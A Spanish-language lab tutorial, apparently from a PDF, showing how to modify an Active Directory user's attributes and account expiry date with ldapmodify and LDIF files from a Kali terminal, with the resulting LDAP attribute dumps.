
5. Ahora vamos a probar si podemos realizar los cambios que queremos con el comando “[ldapmodify -H ldap://<DIRECCION.IP> -D "<USUARIO@N.DOMINO>" -W -f <DIRECCION.ARCHIVO>](#)”:



```
kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ldapmodify -H ldap://172.26.2.17 -D "administrador@upgradedomain.local" -W -f varios_cambios.ldif
Enter LDAP Password:
modifying entry "CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL"
modifying entry "CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL"
modifying entry "CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL"

(kali㉿kali)-[~]
$
```

## 6. Ahora vamos a ver si se realizaron los cambios:



A screenshot of a terminal window titled "kali@kali: ~". The window displays a list of LDAP attribute-value pairs for a user account. Several attributes have been highlighted with red boxes: "l: New York", "streetAddress: calle bournoud #02", "wwwHomePage: www.cambio2.com", and "mail: micorreogmail.com".

```
File Actions Edit View Help
cn: niko nt. tokita
sn: tokita
l: New York
st: madrid
description: 2 puesto del torneo en el torneo de la aniquilacion
postalCode: 123444
postOfficeBox: 012345
physicalDeliveryOfficeName: todo a toda hora
telephoneNumber: 63336669
givenName: niko
initials: nt
distinguishedName: CN=niko nt. tokita,DC=UPGRADEDOMAIN,D=LOCAL
instanceType: 4
whenCreated: 20231103203416.0Z
whenChanged: 20231118232211.0Z
displayName: niko nt. tokita
uSNCreated: 61527
memberOf: CN=Recursos Humanos,OU=BARCELONA,DC=UPGRADEDOMAIN,DC=LOCAL
memberOf: CN=admin,OU=MADRID,DC=UPGRADEDOMAIN,DC=LOCAL
memberOf: CN=Admins. del dominio,CN=Users,DC=UPGRADEDOMAIN,DC=LOCAL
uSNChanged: 110648
streetAddress: calle bournoud #02
wwwHomePage: www.cambio2.com
name: niko nt. tokita
objectGUID:: VhShSwav1kSfJyGJ4bLB4g==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 133442820922049846
lastLogoff: 0
lastLogon: 133442821230645069
pwdLastSet: 133435172686937770
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAA2AsycLjNVz8xNwKSWQQAAA=
adminCount: 1
accountExpires: 9223372036854775807
logonCount: 0
SAMAccountName: niko
SAMAccountType: 805306368
userPrincipalName: niko@UPGRADEDOMAIN.LOCAL
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=UPGRADEDOMAIN,DC=LOCAL
dSCorePropagationData: 20231104225316.0Z
dSCorePropagationData: 20231103203428.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133442821230645069
mail: micorreogmail.com
```

7. Perfecto, ahora vamos a realizar un cambio mas interesante, veremos que hay una característica llamada “accountExpires” seguido de varios números, esos números son “timestamps” los cuales son números que especifican marcas exactas en el tiempo, usaremos esta información y la vamos a traducir en esta pagina “<https://www.epochconverter.com>”:

The screenshot shows a web browser with the URL [epochconverter.com](https://www.epochconverter.com). The page displays the current Unix epoch time as 1700924749. Below it, there's a form to convert epoch timestamps to human-readable dates. A timestamp of 922372036854775807 is entered, and the button "Timestamp to Human date" is highlighted. The terminal window on the right shows an LDAP dump with the key "accountExpires" set to 13344827242000000.

```

physicalDeliveryOfficeName: todo a toda hora
telephoneNumber: 63336669
givenName: niko
initials: nt
distinguishedName: CN=niko nt. tokita,DC=UPGRADEDOMAIN,D
C=LOCAL
instanceType: 4
whenCreated: 20231103203416.0Z
whenChanged: 20231118232211.0Z
displayName: niko nt. tokita
uSNCreated: 61527
memberOf: CN=Recursos Humanos,OU=BARCELONA,DC=UPGRADEDOM
AIN,DC=LOCAL
memberOf: CN=admin,OU=MADRID,DC=UPGRADEDOMAIN,DC=LOCAL
memberOf: CN=Admins. del dominio,CN=Users,DC=UPGRADEDOMA
IN,DC=LOCAL
uSNChanged: 110648
streetAddress: calle bournoud #02
wWWHomePage: www.cambio2.com
name: niko nt. tokita
objectGUID:: VhShSWav1ksfJyGj4bLB4g==
userAccountControl: 60048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 133442820922049846
lastLogoff: 0
lastLogon: 133442821230645069
pwdLastSet: 133435172686937770
primaryGroupId: 513
objectSid:: AQUAAAAAAAUVAAA2AsycLjNVz8NxwKSWQAAA=
adminCount: 1
accountExpires: 922372036854775807
logonCount: 0
sAMAccountName: niko
sAMAccountType: 805306368

```

Vemos que la fecha de expiración de la cuenta de Niko es hasta el año 2262... no por mucho tiempo.

8. Vamos a crear un archivo llamado “cambio2.ldif” y agregaremos una nueva fecha generada con la página web:

The screenshot shows a web browser with a timestamp generator. It shows a date of November 19, 2023, at 00:27:22 GMT. The generated LDAP timestamp is 13344827242000000. The terminal window on the right shows the nano editor with an LDIF file named "cambio2.ldif" containing the following data:

```

dn: CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL
changetype: modify
replace: accountExpires
accountExpires: 13344827242000000

```

9. Ejecutamos el comando para modificar y consultamos el resultado:

The screenshot shows a Kali Linux desktop environment. In the top-left window, a terminal session is running the command `ldapmodify -H ldap://172.26.2.17 -D "administrador@upgradedomain.local" -W -f cambio2.ldif`. It prompts for the LDAP password and shows the entry "CN=niko nt. tokita,DC=UPGRADEDOMAIN,DC=LOCAL" being modified. In the bottom-right window, another terminal session displays the modified user attributes for "niko". The attributes include: badPwdCount: 0, codePage: 0, countryCode: 0, badPasswordTime: 133442820922049846, lastLogoff: 0, lastLogon: 133442821230645069, pwdLastSet: 133435172686937770, primaryGroupID: 513, objectSid:: AQUAAAAAAAUVAAA2AsycLjNVz8xNwKSWQAAA=, adminCount: 1, accountExpires: 133448272420000000, logonCount: 0, sAMAccountName: niko, sAMAccountType: 805306368, userPrincipalName: niko@UPGRADEDOMAIN.LOCAL, objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=UPGRADEDOMAIN,DC=LOCAL, dSCorePropagationData: 20231104225316.0Z, dSCorePropagationData: 20231103203428.0Z, dSCorePropagationData: 16010101000000.0Z, lastLogonTimestamp: 133442821230645069, and mail: miccorreo@gmail.com. It also lists search references for ForestDnsZones and DomainDnsZones.


```
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 133442820922049846
lastLogoff: 0
lastLogon: 133442821230645069
pwdLastSet: 133435172686937770
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAA2AsycLjNVz8xNwKSWQAAA=
adminCount: 1
accountExpires: 133448272420000000
logonCount: 0
sAMAccountName: niko
sAMAccountType: 805306368
userPrincipalName: niko@UPGRADEDOMAIN.LOCAL
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=UPGRADEDOMAIN,DC=LOCAL
dSCorePropagationData: 20231104225316.0Z
dSCorePropagationData: 20231103203428.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133442821230645069
mail: miccorreo@gmail.com

# search reference
ref: ldap://ForestDnsZones.UPGRADEDOMAIN.LOCAL/DC=Forest
DnsZones,DC=UPGRADEDOM
AIN,DC=LOCAL

# search reference
ref: ldap://DomainDnsZones.UPGRADEDOMAIN.LOCAL/DC=Domain
DnsZones,DC=UPGRADEDOM
AIN,DC=LOCAL

# search reference
ref: ldap://UPGRADEDOMAIN.LOCAL/CN=Configuration,DC=UPGRADEDOMAIN,DC=LOCAL
```

10. Ahora si vamos al servidor veremos que se a cambiado correctamente:



11. También podríamos cambiar el TIMESTAMPS por un 0 para que nunca se expire:

